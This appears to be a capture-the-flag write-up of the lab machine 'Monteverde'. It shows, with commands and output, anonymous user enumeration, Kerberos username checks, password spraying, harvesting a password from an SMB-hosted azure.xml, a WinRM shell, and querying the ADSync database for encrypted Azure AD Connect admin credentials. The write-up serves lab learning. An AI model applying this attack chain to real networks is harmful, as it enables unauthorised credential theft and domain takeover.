Monteverde

Synopsis

Monteverde is a Medium Windows machine that features Azure AD Connect. The domain is enumerated and a user list is created. Through password spraying, the SABatchJobs service account is found to have the username as a password. Using this service account, it is possible to enumerate SMB Shares on the system, and the $users share is found to be world-readable. An XML file used for an Azure AD account is found within a user folder and contains a password. Due to password reuse, we can connect to the domain controller as mhope using WinRM. Enumeration shows that Azure AD Connect is installed. It is possible to extract the credentials for the account that replicates the directory changes to Azure (in this case the default domain administrator).

Skills

- Knowledge of Windows
- Knowledge of Active Directory
- Password spraying
- Using SQLCMD
- Azure AD Connect Password extraction

Exploitation

As always we start with the nmap to check what services/ports are open

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 02:52 EDT
Nmap scan report for 10.10.10.172
Host is up (0.12s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-19 06:45:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-08-19T06:46:20
|_  start_date: N/A
|_clock-skew: -6m45s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

We can see multiple ports open, including 88/Kerberos what informs us that we deal with Domain Controller

First of all ,we started from accessing the RPC service as anonymous user and dumping a list of users

```
└─# rpcclient -U '%' 10.10.10.172
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
rpcclient $>
```

Then we used kerbrute to check which of the extracted users a valid ones

```
└─# ./kerb -dc 10.10.10.172 -d megabank.local userenum ~/Desktop/Boxes/Monteverde.htb/users

Version: v1.0.3 (9dad6e1) - 08/19/23 - Ronnie Flathers @ropnop

2023/08/19 02:58:50 >  Using KDC(s):
2023/08/19 02:58:50 >   10.10.10.172:88

2023/08/19 02:58:50 >  [+] VALID USERNAME:       dgalanos@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       svc-netapp@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       svc-bexec@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       svc-ata@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       SABatchJobs@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       mhope@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       roleary@megabank.local
2023/08/19 02:58:50 >  [+] VALID USERNAME:       smorgan@megabank.local
2023/08/19 02:58:50 >  Done! Tested 9 usernames (8 valid) in 0.175 seconds

┌──(root㉿kali)-[/opt/kerbrute]
└─#
```

With the verified list of valid users, we launched crackmapexec against smb server to find a valid combination of username:password; as a wordlist for username we used the extracted usernames from the RPC and as a wordlist for password we also used the list of users from RPC

```
┌──(root㉿kali)-[~/Desktop/Boxes/Monteverde.htb]
└─# crackmapexec smb 10.10.10.172 -u users -p users
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10.0 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:nonexistent STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:dgalanos STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:nonexistent STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:dgalanos STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:nonexistent STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs

┌──(root㉿kali)-[~/Desktop/Boxes/Monteverde.htb]
└─#
```

And after a while we got a valid combination

We logged into the SMB service from where we got a file “azure.xml”

```
└─# smbmap -H 10.10.10.172 -u SABatchJobs -p SABatchJobs
[+] IP: 10.10.10.172:445        Name: megabank.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
```

```
└─# smbclient '\\10.10.10.172\users$' -U SABatchJobs
Password for [WORKGROUP\SABatchJobs]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jan  3 08:12:48 2020
  ..                                  D        0  Fri Jan  3 08:12:48 2020
  dgalanos                            D        0  Fri Jan  3 08:12:30 2020
  mhope                               D        0  Fri Jan  3 08:41:18 2020
  roleary                             D        0  Fri Jan  3 08:10:30 2020
  smorgan                             D        0  Fri Jan  3 08:10:24 2020

                31999 blocks of size 4096. 28979 blocks available
smb: \> cd dgalanos
smb: \dgalanos\> dir
  .                                   D        0  Fri Jan  3 08:12:30 2020
  ..                                  D        0  Fri Jan  3 08:12:30 2020

                31999 blocks of size 4096. 28979 blocks available
smb: \dgalanos\> cd ..
smb: \> cd mhope
smb: \mhope\> dir
  .                                   D        0  Fri Jan  3 08:41:18 2020
  ..                                  D        0  Fri Jan  3 08:41:18 2020
  azure.xml                          AR     1212  Fri Jan  3 08:40:23 2020

                31999 blocks of size 4096. 28979 blocks available
smb: \mhope\> get azure.xml
```

This file gave us a new password, so we used crackmapexec with the list of users from RPC and newly obtained password against WinRM port

```
└─# cat azure.xml
◆◆<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>

┌──(root㉿kali)-[~/Desktop/Boxes/Monteverde.htb]
```

And we got a shell as a user mhope


```
┌──(root㉿kali)-[~/Desktop/Boxes/Monteverde.htb]
└─# crackmapexec winrm 10.10.10.172 -u users -p '4n0therD4y@n0th3r$'
SMB         10.10.10.172    5985   MONTEVERDE       [*] Windows 10.0 Build 17763 (name:MONTEVERDE) (domain:MEGABANK.LOCAL)
HTTP        10.10.10.172    5985   MONTEVERDE       [*] http://10.10.10.172:5985/wsman
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\nonexistent:4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$ (Pwn3d!)

┌──(root㉿kali)-[~/Desktop/Boxes/Monteverde.htb]
└─#
```

```
└─# ./evil-winrm.rb -i 10.10.10.172 -u 'mhope' -p '4n0therD4y@n0th3r$'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> whoami
megabank\mhope
*Evil-WinRM* PS C:\Users\mhope\Documents>
```

We started our enumeration from checking the content of the commonly installed MSSQL database

```
*Evil-WinRM* PS C:\Users\mhope\Documents> sqlcmd -Q "select name from sysdatabases;"
name
----------------------------------------------------------------------------------
master
tempdb
model
msdb
ADSync

(5 rows affected)
```

What informed us the we have ADSync database, presence of this database allowed us to extract encrypted password for the Administrator user



```
*Evil-WinRM* PS C:\Users\mhope\Documents> sqlcmd -Q "use ADSync;select private_configuration_xml,encrypted_configuration from mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml
                                                                                                    encrypted_configuration
------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------- --------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------
<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
        <mapping>
          <primary_class>device</primary_class>
          <oc-v 8AAAAAgAAACfn4Lemwuy/a+hBmbvJMeKVf/3ScxlxjHq9eM7Gjy2YLrrsqeRUZh51ks9Dt6BFTSd8OdCHG209rYsFX6f5Az4ZdpscNYSncIaEaI4Re4qw4vNPSIb3DXX6FDtfQHF97fVD
V6wp4e3XTni1Y/DEATO+fgJuveCSDf+lX0UNnQEGrTfdDY9sK5neJ5vquLr0pdobAI6vU2g55IrwahGfKmwFjWF5q+qJ3zGR1nfxgsc0xRUNY2xWKoz
<adma-configuration>
 <forest-name>MEGABANK.LOCAL</forest-name>
 <forest-port>0</forest-port>
 <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
 <forest-login-user>administrator</forest-login-user>
 <forest-login-domain>MEGABANK.LOCAL 8AAAAAgAAABQhCBBnwTpdfQE6uNJeJWGjvps08skADOJDqM74hw39rVWMWrQukLAEYpfquk2CglqHJ3GfxzNWlt9+ga+2wmWA0zHd3uGD8vk/vfnsF3p2aKJ
7n9IAB51xje0QrDLNdOqOxod8n7VeybNW/1k+YWuYkiED3xO8Pye72i6D9c5QTzjTlXe5qgd4TCdp4fmVd+UlL/dWT/mhJHve/d9zFr2EX5r5+1TLbJCzYUHqFLvvpCd1rJEr68g

(2 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Documents> 
```